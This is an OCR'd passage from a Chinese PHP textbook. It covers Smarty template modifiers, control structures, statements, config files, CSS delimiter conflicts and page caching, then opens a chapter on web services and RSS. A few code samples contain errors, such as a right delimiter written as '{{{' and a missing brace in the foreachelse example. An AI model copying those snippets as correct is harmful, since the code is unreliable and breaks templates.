


图 19-1　代码清单 19-4 的输出

这个基本示例展示了 Smarty 能够完全分离 Web 应用程序逻辑层和表现层。但是，这只是 Smarty 全部特性集的一点皮毛。在进入其他主题之前，有必要介绍一下前例中用来获取和显示 Smarty 模板的 display()方法。基于 Smarty 的脚本中都会用到这个方法，因为它负责获取和显示模板。其形式为：

```
void display(string template [, string cache_id [, string compile_id [, object
parent]]])
```

可选参数 *cache_id* 指定缓存标识符的名，这将在 19.8 节中讨论。另一个可选参数 *compile_id* 在维护同一页面的多个缓存时使用（多个缓存将在 19.8.3 节中介绍）。最后，利用可选参数 parent，可以从 template 标识的模板引用 parent 标识的模板中指定的变量。

19.5 Smarty 的表现逻辑

对 Smarty 等模板引擎也有一些批评，批评者通常抱怨说引擎的特性集在某种程度上集成了逻辑。毕竟模板引擎的主旨是完全分离表现层和逻辑层，对不对？虽然这是我们的理想，但不一定是最可行的解决方案。例如，如果没有某种迭代逻辑，如何以某种格式输出 MySQL 结果集？要得到十全十美的解决方案是不可能的。面对这个两难处境，Smarty 开发人员在引擎中集成了一些简单但非常有效的应用程序逻辑。这似乎是一种理想的折中，因为网站设计人员通常不是编程人员（反之亦然）。

本节将学习 Smarty 的高超表现特性：变量修饰符、控制结构和语句。首先对注释做一个简要介绍。

19.5.1 注释

本章剩余部分在必要时都会使用注释。因此，看来有必要先来介绍 Smarty 的注释语法。注释包围在定界标签{*和*}之间，可以包括一行或多行。以下是一个合法的 Smarty 注释：

```
{* Some programming note *}
```

19.5.2 变量修饰符

在第 9 章已经看到，PHP 提供了很多函数，这些函数能够以你能想象到的任何方式处理文本。但是，你可能想在表现层中使用这样一些特性。例如，确保文章作者的姓和名在文章描述中首字母大写。为此，Smarty 开发人员在库中集成了许多表现特有的功能。本节将介绍一些比较有趣的特性。

在概要介绍之前，有必要先说明 Smarty 的一个不太传统的变量修饰符语法。当然，定界符用来指示所请求的变量输出，而在输出前需要修改的变量值后面跟一个竖线，再后面是修饰符命令，如下：

```
{$var|modifier}
```

你将看到在本节介绍修饰符时会反复使用这个语法。

1. 首字母大写

capitalize 函数把变量中所有单词的首字母变为大写。示例如下：

```
$smarty = new Smarty;
$smarty->assign("title", "snow expected in northeast");
$smarty->display("article.tpl");
```

article.tpl 模板包含：

```
{$title|capitalize}
```

返回如下：

```
Snow Expected In Northeast
```

2. 单词计数

count_words 函数统计变量中的单词总数。示例如下：

```
$smarty = new Smarty;
$smarty->assign("title", "Snow Expected in Northeast.");
$smarty->assign("body", "More than 12 inches of snow is expected to
accumulate overnight in New York.");
$smarty->display("countwords.tpl");
```

countwords.tpl 模板包含：

```
<strong>{$title}</strong> ({$body|count_words} words)<br />
<p>{$body}</p>
```

这会返回：

```
<strong>Snow Expected in Northeast</strong> (14 words)<br />
<p>More than 12 inches of snow is expected to accumulate overnight in New York.</p>
```

3. 格式化日期

date_format 函数是 PHP strftime()函数的包装器，它能将可以被 strftime()解析的任何日期/时间格式字符串转换为某种特殊格式。因为格式化标志在手册和第 12 章中已做介绍，所以这里没必要重复列出。下面是一个使用示例：

```
$smarty = new Smarty;
$smarty->assign("title","Snow Expected in Northeast");
$smarty->assign("filed","1279398890");
$smarty->display("dateformat.tpl");
```

dateformat.tpl 模板包含：

```
<strong>{$title}</strong><br />
Submitted on: {$filed|date_format:"%B %e, %Y"}
```

这会返回：

```
<strong>Snow Expected in Northeast</strong><br />
Submitted on: July 17, 2010
```

4. 赋默认值

当应用层没有返回值时，default 函数为指示特定变量的默认值提供了一种简单的方式。例如：

```
$smarty = new Smarty;
$smarty->assign("title","Snow Expected in Northeast");
$smarty->display("default.tpl");
```

default.tpl 模板包含：

```
<strong>{$title}</strong><br />
```

```
Author: {$author|default:"Anonymous"}
```

这会返回：

```
<strong>Snow Expected in Northeast</strong><br />
Author: Anonymous
```

5. 删除标记标签

strip_tags 函数删除变量字符串中的标记标签。例如：

```
$smarty = new Smarty;
$smarty->assign("title","Snow <strong>Expected</strong> in Northeast");
$smarty->display("striptags.tpl");
```

striptags.tpl 模板包含：

```
<strong>{$title|strip_tags}</strong>
```

这会返回：

```
<strong>Snow Expected in Northeast</strong>
```

6. 截取字符串

truncate 函数将变量字符串截取为指定数量的字符。虽然默认为 80 个字符，但可以通过提供一个输入参数（如下例所示）来改变截取的长度。可以指定一个字符串（可选），追加到截取后的字符串后面，如省略号（...）。此外，可以指定到达指定的字符数限制后立即截取，或者是否还需要考虑单词的边界（参数为 TRUE，则按确切的限制截取，FALSE 则表示截取到达到限制后最近的单词边界）。例如：

```
$summaries = array(
   "Snow expected in the Northeast over the weekend.",
   "Sunny and warm weather expected in Hawaii.",
   "Softball-sized hail reported in Wisconsin."
   );
$smarty = new Smarty;
$smarty->assign("summaries", $summaries);
$smarty->display("truncate.tpl");
```

truncate.tpl 模板包含：

```
{foreach $summaries as $summary}
   {$summary|truncate:35:"..."}<br />
{/foreach}
```

这会返回：

```
Snow expected in the Northeast...<br />
Sunny and warm weather expected...<br />
Softball-sized hail reported in...<br />
```

19.5.3 控制结构

Smarty 提供了几种控制结构，能够按条件和迭代处理传入的数据。本节将介绍这些结构。

1. if函数

Smarty 的 if 函数与 PHP 语言中的 if 函数相同。与 PHP 一样，可以使用一些条件限定符，如下所列：

- eq
- Gt
- Gte
- Ge
- Lt
- lte
- le
- Ne
- Neq
- is even
- is not even
- is odd
- is not odd
- div by
- even by
- not
- mod
- odd by
- ==
- !=
- >
- <
- <=
- >=

下面是一个简单示例：

```
{* Assume $dayofweek = 6. *}
{if $dayofweek > 5}
    <p>Gotta love the weekend!</p>
{/if}
```

再考虑另一个示例。假设希望根据月份插入某个消息。如下示例使用了条件限定符、elseif 以及 else 语句来完成这个任务：

```
{if $month < 4}
   Summer is coming!
{elseif $month ge 4 && $month <= 9}
   It's hot out today!
{else}
   Brrr... It's cold!
{/if}
```

注意，把条件语句包围在大括号中是可选的，但在标准 PHP 代码中这却是必需的。

2. foreach 函数

foreach 函数与 PHP 语言中的同名结构做法相同。考虑一个例子。假设希望循环处理一周中的每一天：

```
$smarty = new Smarty;
$daysofweek = array("Mon.","Tues.","Weds.","Thurs.","Fri.","Sat.","Sun.");
$smarty->assign("daysofweek", $daysofweek);
$smarty->display("daysofweek.tpl");
```

daysofweek.tpl 模板包含：

```
{foreach $daysofweek as $day}
   {$day}<br />
{/foreach}
```

这会返回如下结果：

```
Mon.<br />
Tues.<br />
Weds.<br />
Thurs.<br />
Fri.<br />
Sat.<br />
Sun.<br />
```

可以使用 foreach 循环迭代处理一个关联数据。考虑以下例子：

```
$smarty = new Smarty;
$states = array("OH" => "Ohio", "CA" => "California", "NY" => "New York");
$smarty->assign("states", $states);
$smarty->display("states.tpl");
```

states.tpl 模板包含：

```
{foreach $states as $key => $item}
   {$key}: {$item}<br />
{/foreach}
```

这会返回：

```
OH: Ohio<br />
CA: California<br />
NY: New York<br />
```

虽然 foreach 函数非常有用，但绝对需要花些时间学习另一个功能与之类似的函数——section。这个函数功能更强大，我们将在后面介绍。

3. foreachelse 函数

foreachelse 函数与 foreach 一起使用，与用于字符串的 default 标签作用类似，数组为空时 foreachelse 函数可以生成某个候选输出。以下是一个使用 foreachelse 的模板示例：

```
{foreach $states as $key => $item}
   {$key}: $item}<br />
{foreachelse}
    <p>No states matching your query were found.</p>
{/foreach}
```

注意，foreachelse 不使用结束括号，它嵌入到 foreach 中，这与 elseif 嵌入到 if 函数中很类似。

4. section 函数

section 函数的操作就像是一个改进的 for/foreach 语句，它会迭代处理并输出数据数组，但其语法差别很大。这里改进一词是指它与 for/foreach 结构提供了相同的循环特性，另外还提供了很多附加选项，可以更多地控制循环的执行。这些选项要通过函数参数来支持。

有两个参数是必要的，如下所示。

- name。确定节的名。节名可以任意，应当设置为能够描述节的目的的任意名字。
- loop。设置循环迭代的次数。应当设置为与数组变量同名。

还有几个可选参数，如下所示。

- start。确定迭代开始的索引位置。例如，如果数组包含 5 个值，而 start 设置为 3，则迭代将从数组的索引 3 开始。如果给出的是负值，则起始位置由从数组末尾减去该数字来确定。
- step。确定在数组中移动的步长值。默认情况下，这个值为 1。例如，设置 step 为 3 将导致迭代在数组索引 0、3、6、9 等处发生。设置 step 为负值将导致迭代从数组末尾向前进行。
- max。确定迭代的最大次数。
- show。确定是否确实显示此节。可以使用这个参数进行调试（先设置为 TRUE），然后在部署

时再把这个参数设置为 FALSE。

考虑两个示例。第一个示例迭代处理一个简单的索引数组：

```
$smarty = new Smarty;
$titles = array(
   "Pro PHP",
   "Beginning Python",
   "Pro MySQL"
   );

$smarty->assign("titles",$titles);
$smarty->display("titles.tpl");
```

titles.tpl 模板包含：

```
{section name=book loop=$titles}
   {$titles[book]}<br />
{/section}
```

这会返回：

```
Pro PHP<br />
Beginning Python<br />
Pro MySQL<br />
```

注意，在这个有些奇怪的语法中节名必须像数组中的索引值一样引用。还要注意，$titles 变量名有双重职责，它既是循环指示器，也是实际的变量引用。

现在考虑一个使用关联数组的例子：

```
$smarty = new Smarty;
// 创建数组
$titles[] = array(
   "title" => "Pro PHP",
   "author" => "Kevin McArthur",
   "published" => "2008"
   );
$titles[] = array(
   "title" => "Beginning Python",
   "author" => "Magnus Lie Hetland",
   "published" => "2005"
   );
$smarty->assign("titles", $titles);
$smarty->display("section2.tpl");
```

section2.tpl 模板包含：

```
{section name=book loop=$titles}
   <p>Title: {$titles[book].title}<br />
   Author: {$titles[book].author}<br />
   Published: {$titles[book].published}</p>
{/section}
```

这会返回：

```
<p>Title: Pro PHP<br />
Author: Kevin McArthur<br />
Published: 2008</p>
<p>Title: Beginning Python<br />
Author: Magnus Lie Hetland<br />
Published: 2005</p>
```

5. sectionelse 函数

sectionelse 函数与 section 一起使用，这与用于字符串的 default 函数作用类似，数组为空时它生成某个候选输出。使用 sectionelse 的模板示例如下：

```
{section name=book loop=$titles}
   {$titles[book]}<br />
{sectionelse}
    <p>No entries matching your query were found.</p>
{/section}
```

注意，sectionelse 不使用结束括号，而是嵌入在 section 中，就像 elseif 嵌入在 if 语句中一样。

19.5.4 语句

Smarty 提供了几个用于完成特殊任务的语句。本节介绍这样一些语句。

1. include 语句

include 语句与 PHP 包中的同名语句相同，只是它只用于将其他模板导入到当前模板。例如，假设希望在 Smarty 模板中导入两个文件 header.tpl 和 footer.tpl，可以如下完成：

```
{include file="/usr/local/lib/book/19/header.tpl"}
{* Execute some other Smarty statements here. *}
{include file="/usr/local/lib/book/19/footer.tpl"}
```

这个语句还提供了另外两个特性。首先，可以传入可选属性 assign，将所导入文件的内容赋给 assign 指定的变量。例如：

```
{include file="/usr/local/lib/book/19/header.tpl" assign="header"}
```

这样一来，不会输出 header.tpl 的内容，而只是将其赋给变量$header。

第二个特性允许向所导入文件传递各种属性。例如，假设希望将属性 title="My home page" 传给 header.tpl 文件：

```
{include file="/usr/local/lib/book/19/header.tpl" title="My home page"}
```

记住，以此方式传递的任何属性只能在所导入文件的作用域内使用，不能用于模板的其他位置。

注解 fetch语句与include完成相同的任务，都是将文件嵌入到模板中，但有两点不同。首先，除了获取本地文件外，fetch还可以使用HTTP和FTP协议获取文件。其次，fetch不能在获取文件时指定属性。

2. insert语句

insert 语句与 include 语句的功能相同，只是它要导入不会被缓存的数据。例如，可以使用这

个函数插入经常更新的数据，如股票价格、天气预报或其他在很短时间内就要改变的内容。它也接受几个参数，一个是必要的，另外 3 个是可选的。

- name。这个必要参数确定 insert 函数的名。
- assign。这个可选参数可用于将输出赋给变量，而不是直接发送到输出。
- script。这个可选参数可以指向在导入文件前直接执行的一个 PHP 脚本。当输出文件的内容依赖于脚本所完成的某个特定动作时，可以使用此参数。例如，可以执行一个 PHP 脚本，返回某个默认的股票价格放在不可缓存的输出中。
- var。这个可选参数用于传入插入模板使用的其他参数。可以通过这种方式传递很多参数。

name 参数很特殊，用于指定插入语句所插入内容的特定命名空间。当遇到 insert 标签时，Smarty 将调用一个名为 insert_name()的用户定义 PHP 函数，通过函数的 var 参数传入 insert 标签中的所有变量。无论这个函数返回的输出是什么，都会放在 insert 标签所在位置。

考虑如下的一个模板：

```
<img src="/www/htdocs/ads/images/{insert name="banner" height=468 width=60}.gif"/>
```

遇到这条语句时，Smarty 将引用所有可用的名为 insert_banner()的用户定义的 PHP 函数，并传递两个参数：height 和 width。

3. literal 语句

literal 语句告诉 Smarty：标签中嵌入的任何数据都应当原样输出，不需要转换。这个标签最常用于在模板中嵌入 JavaScript 和 CSS（Cascading Style Sheet，层级样式表），从而不需要担心与 Smarty 定界符（默认为大括号）的冲突。考虑如下示例，在模板中嵌入了一些 CSS 标记：

```
<html>
<head>
   <title>Welcome, {$user}</title>
   {literal}
      <style type="text/css">
         p {
            margin: 5px;
           }
      </style>
   {/literal}
</head>
...
```

如果没有把 CSS 信息包围在 literal 括号中，会导致 Smarty 生成解析错误，因为它会尝试理解 CSS 标记中的大括号（假设没有修改默认的大括号定界符）。

4. php 语句

可以使用 php 语句在模板中嵌入 PHP 代码。{php}{/php}标签中的任何代码都由 PHP 引擎处理。使用这个功能的模板示例如下：

```
Welcome to my Web site.<br />
{php}echo date("F j, Y"){/php}
```

结果为：

```
Welcome to my Web site.<br />
July 17, 2010
```

因为存在被滥用的危险，所以这个标签在第3版本中被禁用了。把Smarty对象的allow_php_tag属性设为true，这样就可以启用它了。

注解 存在另一个类似于php的函数：include_php。可以使用这个函数在模板中导入包含PHP代码的单独脚本，从而更清晰地分离代码。这个函数还可以使用其他选项，详细信息请参考Smarty手册。

19.6 创建配置文件

开发人员一直使用配置文件来存储确定应用程序行为和操作的数据。例如，php.ini文件负责确定PHP的大量行为。对于Smarty，模板设计人员也可以利用配置文件的强大作用。例如，设计人员可以使用配置文件存储页面标题、用户消息以及有必要集中存储的任何信息。

以下是一个示例配置文件（名为app.config）：

```
# Global Variables
appName = "Example.com News Service"
copyright = "Copyright 2008 Example.com News Service, Inc."

[Aggregation]
title = "Recent News"
warning = """Copyright warning. Use of this information is for
             personal use only."""
[Detail]
title = "A Closer Look..."
```

中括号包围的项称为节（section），节之外的项都被认为是全局的。这些项应当在定义任何节之前定义。下一节将展示如何使用 config_load 函数来加载配置文件，还会解释如何在模板中引用配置变量。最后，注意warning变量数据包围在3个引号中。如果字符串包含文件的多行内容就必须使用这种语法。

注解 当然，Smarty的配置文件不会取代CSS（层叠样式表）。可以在网站设计（背景颜色、字体等）中使用CSS，而在CSS不支持的方面（如指定页面标题）使用Smarty配置文件。

19.6.1 config_load

配置文件存储在configs目录中，并使用Smarty函数 config_load 加载。下面是加载配置文件app.config的示例：

```
$smarty = new Smarty;
$smarty->configLoad("app.config");
```

但是要记住，此调用只能加载配置文件的全局变量。如果要加载特定的节，需要使用 section

属性指定。所以，可以使用以下语法加载 app.config 的节 Aggregation：

```
$smarty->configLoad("app.config", "Aggregation");
```

19.6.2　引用配置变量

引用通过配置文件得到的变量与引用其他变量稍有不同。实际上，要在模板中显示一个配置变量，可以使用 Smarty 的$smarty.config 变量：

```
{$smarty.config.title}
```

19.7　结合 Smarty 使用 CSS

熟悉 CSS 的人很快就会发现 Smarty 和 CSS 的语法存在冲突，因为二者都需要使用大括号（{}）。如果简单地将 CSS 标签嵌入到 HTML 文档首部，将导致“不可识别标签”错误：

```
<html>
<head>
<title>{$title}</title>
<style type="text/css">
   p {
      margin: 2px;
   }
</style>
</head>
...
```

不要担心，因为我们有 3 种解决方案。

- 使用 link 标签从另一个文件中提取样式信息：

```
<html>
<head>
   <title>{$title}</title>
   <link rel="stylesheet" type="text/css" href="default.css" />
   </head>
...
```

- 使用 Smarty 的 literal 标签将样式表信息包围起来。这些标签告诉 Smarty 不要解析该标签内的任何内容：

```
{literal}
<style type="text/css">
   p {
     margin: 2px;
   }
{/literal}
```

- 修改 Smarty 的默认定界符。可以通过设置 left_delimiter 和 right_delimiter 属性来做到这一点：

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
```

```
    $smarty->left_delimiter = '{{{';
    $smarty->right_delimiter = '{{{';
    ...
?>
```

虽然3种解决方案都能解决问题，但其中第一种可能是最方便的，因为将CSS放在单独的文件中是一种常见的实践做法。此外，这种解决方案不需要修改Smarty的重要默认配置（定界符）。

19.8 缓存

数据密集型应用程序一般都有很大的开销，通常是数据获取和处理操作带来的。对于Web应用程序，这个问题是由HTTP协议的无状态性造成的。由于HTTP协议是无状态的，对于每个页面请求都要重复地执行相同的操作，而不论数据是否已修改。要让应用程序在世界范围的最大网络中可用，会使这个问题进一步恶化。所以，毫不奇怪人们总在想方设法地让Web应用程序运行得更高效。对此有一种特别有效的解决方案，这也是最合理的方案之一：将动态页面转换为静态页面，只有在页面内容有修改后才重新构建，或者定期地重新构建。Smarty提供了这样一个特性，一般称为*页面缓存*（page caching）。本节将介绍这个特性，并提供几个使用示例。

注解 “缓存”与“编译”在两个方面有所不同。首先，虽然“编译”通过将模板转换为PHP脚本减少了开销，但仍要在逻辑层执行获取数据所需的动作。“缓存”则在这两个层次上都减少了开销，不再需要在逻辑层反复地执行命令，另外还将模板内容转换为静态页面。其次，“编译”在默认情况下是启用的，而“缓存”必须由开发人员显式开启。

如果要使用缓存，需要首先通过设置Smarty的缓存属性来启用缓存，如下：

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
    $smarty->caching = 1;
    $smarty->display("news.tpl");
?>
```

启用缓存后，调用display()和fetch()方法在指定模板（由$cache_dir属性指定）中保存目标模板的内容。

19.8.1 处理缓存生命期

缓存的页面在由$cache_lifetime属性指定的生命期（以秒为单位）内有效，默认为3600秒，即1小时。因此，如果希望修改此设置，就可以设置这个属性，如下：

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
    $smarty->caching = 1;

    // 将缓存生命期设为30分钟
    $smarty->cache_lifetime = 1800;
    $smarty->display("news.tpl");
?>
```

在此对象的生命期内，后续调用和缓存的模板都使用此生命期。

有可能需要覆盖以前设置的缓存生命期，从而能分别控制每个模板的缓存生命期。通过将 $caching 属性设置为 2 就可以做到这一点，如下：

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
    $smarty->caching = 2;

    // 将缓存生命期设为 20 分钟
    $smarty->cache_lifetime = 1200;
    $smarty->display("news.tpl");
?>
```

在这里，news.tpl 模板的生命期设置为 20 分钟，它覆盖了前面设置的全局生命期值。

19.8.2　通过 is_cached()消除处理开销

如本章前面所述，缓存模板还能消除处理开销，如果禁用缓存（只启用编译），这些处理开销总是会发生。但是，默认情况下并没有启用缓存。要启用缓存，需要把处理指令放在 if 条件中，并执行 is_cached()方法，如下：

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;
    $smarty->caching = 1;

    if (!$smarty->isCached("lottery.tpl")) {

        if (date('l') == "Tuesday") {
            $random = rand(100000,999999);
        }
    }
    $smarty->display("lottery.tpl");
?>
```

在这个例子中，将首先验证模板 lottery.tpl 是否有效。

19.8.3　为每个模板创建多个缓存

任何指定的 Smarty 模板都可以用于为整个系列教程、新闻项、博客项等提供一个通用界面。由于同一个模板用来呈现不同数量的不同项，那么如何缓存一个模板的多个实例呢？答案比想象的要简单。Smarty 的开发人员实际上已经解决了这个问题，可以通过 display()方法为已缓存模板的每个实例指派一个唯一标识符。例如，假设有一个用于呈现专业拳击手传记的模板，并希望缓存这个模板的各个实例：

```
<?php
    require("Smarty.class.php");
    require("boxer.class.php");

    $smarty = new Smarty;
```

```
    $smarty->caching = 1;

    try {

        // 如果模板未缓存，检索适当的信息
        if (!is_cached("boxerbio.tpl", $_GET['boxerid'])) {
            $bx = new boxer();

            if (! $bx->retrieveBoxer($_GET['boxerid']) )
                throw new Exception("Boxer not found.");

            // 创建正确的 Smarty 变量
            $smarty->assign("name", $bx->getName());
            $smarty->assign("bio", $bx->getBio());
        }

        /* 呈现并缓存模板，为它分配$_GET['boxerid']表示的名字。如果已缓存，则获取缓存的模板 */
        $smarty->display("boxerbio.tpl", $_GET['boxerid']);

    } catch (Exception $e) {
        echo $e->getMessage();
    }
?>
```

特别要注意下面一行：

```
$smarty->display("boxerbio.tpl", $_GET['boxerid']);
```

这一行对于此脚本有两个功能：取名为$_GET["boxerid"]的 boxerbio.tpl 缓存版本；如果还不存在这个缓存，则用这个名字来缓存该模板实例。采用这种方式，可以轻松地为指定模板缓存任意数量的实例。

19.8.4 关于缓存的结束语

模板缓存大大提升了应用程序的性能，如果决定将 Smarty 集成到项目中来，就应当认真地考虑缓存。但是，因为大多数强大的 Web 应用程序功能都体现在其动态特性上，所以一方面要考虑到性能提升，另一方面也要考虑到缓存页面随时间推移是否一直有效，要在这二者之间进行权衡。通过本节的学习，你了解了如何分别管理每个页面的缓存生命期，以及基于特定缓存的有效性来执行逻辑层的某些功能。要确保对每个模板都考虑到这些特性。

19.9 小结

对于开发人员经常遇到的棘手问题，Smarty 是一个功能强大的解决方案。即使没有选择它作为模板化引擎，仍希望本章介绍的概念至少能使你认识到模板化解决方案的必要性。

下一章也很有意思，我们将把 PHP 应用于 Web 服务，这正是近年来 IT 行业中的一个新亮点。你将了解到一些有趣的 Web 服务特性，其中一些已经集成到 PHP 中，另一些则需要通过第三方扩展得到。

第 20 章 Web 服务

当前的网站很少孤立地工作，通常会依赖第三方的数据、功能、存储容量，甚至计算能力来创建独特的新服务。Walk Jog Run (www.walkjogrun.net)和 Woozor (www.woozor.com)等网站就是这方面的典型例子，它们很大程度上依赖于 Google Maps API 和其他第三方数据源来生成很有吸引力的在线工具。其他数百万网站也采用类似的方式依赖于第三方。有时这种依赖并不那么明显，例如有些网站会使用 Amazon 的 CloudFront 服务来放置网站图像和其他静态文件。不过，还有一些网站会使用第三方服务无缝地计算货运成本（见美国邮政服务和货运工具，www.usps.com/webtools）以及履行订单（见 Amazon FWS，http://aws.amazon.com/fws）。

这些第三方解决方案统称为 Web 服务。这一章将介绍 Web 服务的技术基础，并说明如何使用 PHP 将 Web 服务纳入你的开发策略中。具体来讲，我们将讨论以下主题。

- **为什么使用 Web 服务？** 对于初学者，这一节非常简要地介绍为什么要开展 Web 服务的有关工作，以及它们会对 Web 领域带来怎样的改变。
- **RSS。** 万维网的创始者没有想到，他们在此领域的努力会成就人类历史上最伟大的一次技术飞跃。不过，传播介质的广为流传使得最初的功能得以以各种方式扩展，这也是其创建者从未想到的。其结果是，出现了许多通过 Web 发布信息的新方法，并开始对以往获取和查看数据的方式产生巨大的影响。其中一种技术称作 RSS（Real Simple Syndication，真正简单聚合）。这一节将介绍 RSS，展示如何使用一个很棒的工具 MagpieRSS 将 RSS 提要集成到开发过程中。
- **SimpleXML。** PHP 的 SimpleXML 扩展为解析 XML 提供了一种非常实用的新方法。这一节介绍这个新特性，并提供一些实用示例展示其强大而又直观的功能。

20.1 为什么使用 Web 服务

一般的开发人员往往喜欢松散定义的实践和工具集，就像艺术家通常使用特定的媒介和风格一样，他倾向于以他看来最合适的方式创建软件。因此毫不奇怪，虽然许多程序外观和形为类似，但其相似性也仅限于此。不遵循普遍接受的编程原则引发了许多问题，软件开发因此牺牲了可维护性、可伸缩性、可扩展性以及互操作性等。

在过去几年因特网对世界范围的业务开放，进而协作机会大量增多，互操作性问题变得日益突出。但是，充分利用在线业务经常会涉及某种程度的系统集成。这样就暴露出一个问题：如果系统设计人员从未考虑到有朝一日可能需要将他的应用程序与其他应用紧密集成，他又怎么能够充分利用因特网呢？事实上，这是从新电子时代开始以来一直在讨论的一个焦点话题。

Web 服务技术是当今针对互操作性问题最有前途的解决方案。Wikipedia 社区已经对 Web 服务给出了一个很好的定义（http://en.wikipedia.org/wiki/Web_service）：

Web 服务一般是通过 HTTP（Hypertext Transfer Protocol，超文本传输协议）访问并在包含所请求服务的远程系统上执行的 API（Application Programming Interface，应用编程接口）或 Web API。

由于能够创建、发布和访问这些 API，可以得到很多好处，具体包括以下几方面。

- **软件即服务**。即 Softwave as a Service，简称 SaaS。设想构建一个电子商务应用程序，需要一种在各种汇率之间转换货币的方式。但是，与其自己设计某种方式自动从发布此类信息的网站上获取每日汇率，不如充分利用其 Web 服务来获取这些值。这样可以得到更可读的代码，并且减少了由于改变网页表现形式而带来错误的可能性。
- **显著改善 EAI（企业应用集成）过程**。开发人员通常不得不花费大量时间设计复杂的解决方案来集成不同的应用程序。相比之下，连接两个启用 Web 服务的应用程序则容易得多，这个过程是高度标准化的，而且不论使用何种语言都可重用。
- **全局可重用性**。因为 Web 服务有与平台无关的接口对外提供应用方法，所以可以同时供在不同操作系统上运行的应用程序使用。例如，一个运行在电子商务服务器上的 Web 服务可用于让 CEO 通过基于 Windows 的客户端应用程序和运行在 Linux 服务器上的一个 Perl 脚本（每天会向执行小组生成电子邮件）及时了解库存量。
- **随处访问**。因为 Web 服务一般通过 HTTP 协议通信，端口 80（HTTPS 则为端口 443）通信几乎总是被允许的，所以可以绕过防火墙。

既然有以上诸多好处，因此大大小小的公司不仅在积极地使用 Web 服务，也在发布自己的 Web 服务供开发人员和其他组织使用。其中最有意思的就是 Amazon.com、Google 和微软提供的服务。自发行以来，这 3 种实现激发了全世界程序员的想象力，他们在使用良好设计的 Web 服务架构（插入了大量数据）之中获得了宝贵的经验。访问下面这些链接，你会对这些流行的 API 有更多的了解：

- http://aws.amazon.com
- http://code.google.com/more
- http://dev.live.com

20.2 RSS

尽管 Web 服务的整个概念主要源于这样一个思想，即 HTTP 驱动的应用程序会加强下一代 B2B 应用的功能，但是最早广泛传播的 Web 服务技术的实现却发生在终端用户级。RSS 解决了 Web 开发人员和 Web 用户多年来遇到的许多问题。

作为终端用户，我们会花大量时间在网上冲浪。大多数人都会定期地访问固定的某些网站，有时候还可能一天访问多次。对于每个网站，这个过程几乎是相同的：访问该网站的 URL，被一堆广告所包围，导航到感兴趣的部分，最后真正地阅读新闻。要知道，多次重复这个过程后，时间已经从你身边悄悄溜走。此外，因为这个过程太过单调，你很容易忽略一些感兴趣的内容。

开发人员则面对着一组完全不同的问题。在过去，要把用户吸引到网站，需要在黄金时段和杂志广告上花很多钱，并组织频繁的节日庆祝活动。然后新鲜感过去了（钱也没了），负责网站的人不得不真正为网站访问者提供实质性的内容。此外，他们还必须面对带宽的限制、众多 Web 设备的涌现以及日益苛刻（时间也要求得越来越紧）的用户。RSS 应运而生。

RSS 提供了一种规范化的方式，以基于 XML 的格式封装网站的内容，这称为提要（feed）。其宗旨是，无论何种主题，大多数网站信息都采用相似的格式。例如，虽然体育、天气和戏剧是完全不同的主题，但无论哪一类发布的新闻项都会使用非常类似的结构，包括标题、作者、发布日期、URL 和描述。典型的 RSS 提要包含所有这些属性（通常还有更多），遵循与表现形式无关的格式，可以被获取和解析，并以终端用户可以接受的任何形式格式化，而不需要具体地访问聚合网站。只需要提要的 URL，用户就可以将提要（以及其他内容）存储到能够获取和解析提要的工具中，使得用户能够对此信息做所需的任何处理。采用这种方式，可以使用 RSS 提要进行如下操作。

- 使用独立的 RSS 聚合器应用程序浏览生成的提要。流行的聚合器包括 RSS Bandit（www.rssbandit.org）、Liferea（http://liferea.sourceforge.net）和 Feed Demon（www.feeddemon.com）。RSS Bandit 的截图如图 20-1 所示。
- 订阅任何基于 Web 的 RSS 聚合器，通过 Web 浏览器浏览提要。流行的在线聚合器包括 Google Reader（www.google.com/reader）、NewsIsFree（www.newsisfree.com）和 Bloglines（www.bloglines.com）。
- 作为第三方 Web 应用程序或服务的一部分获取和重新发布聚合的提要。本节后面将学习如何使用 Magpie RSS 类库做到这一点。

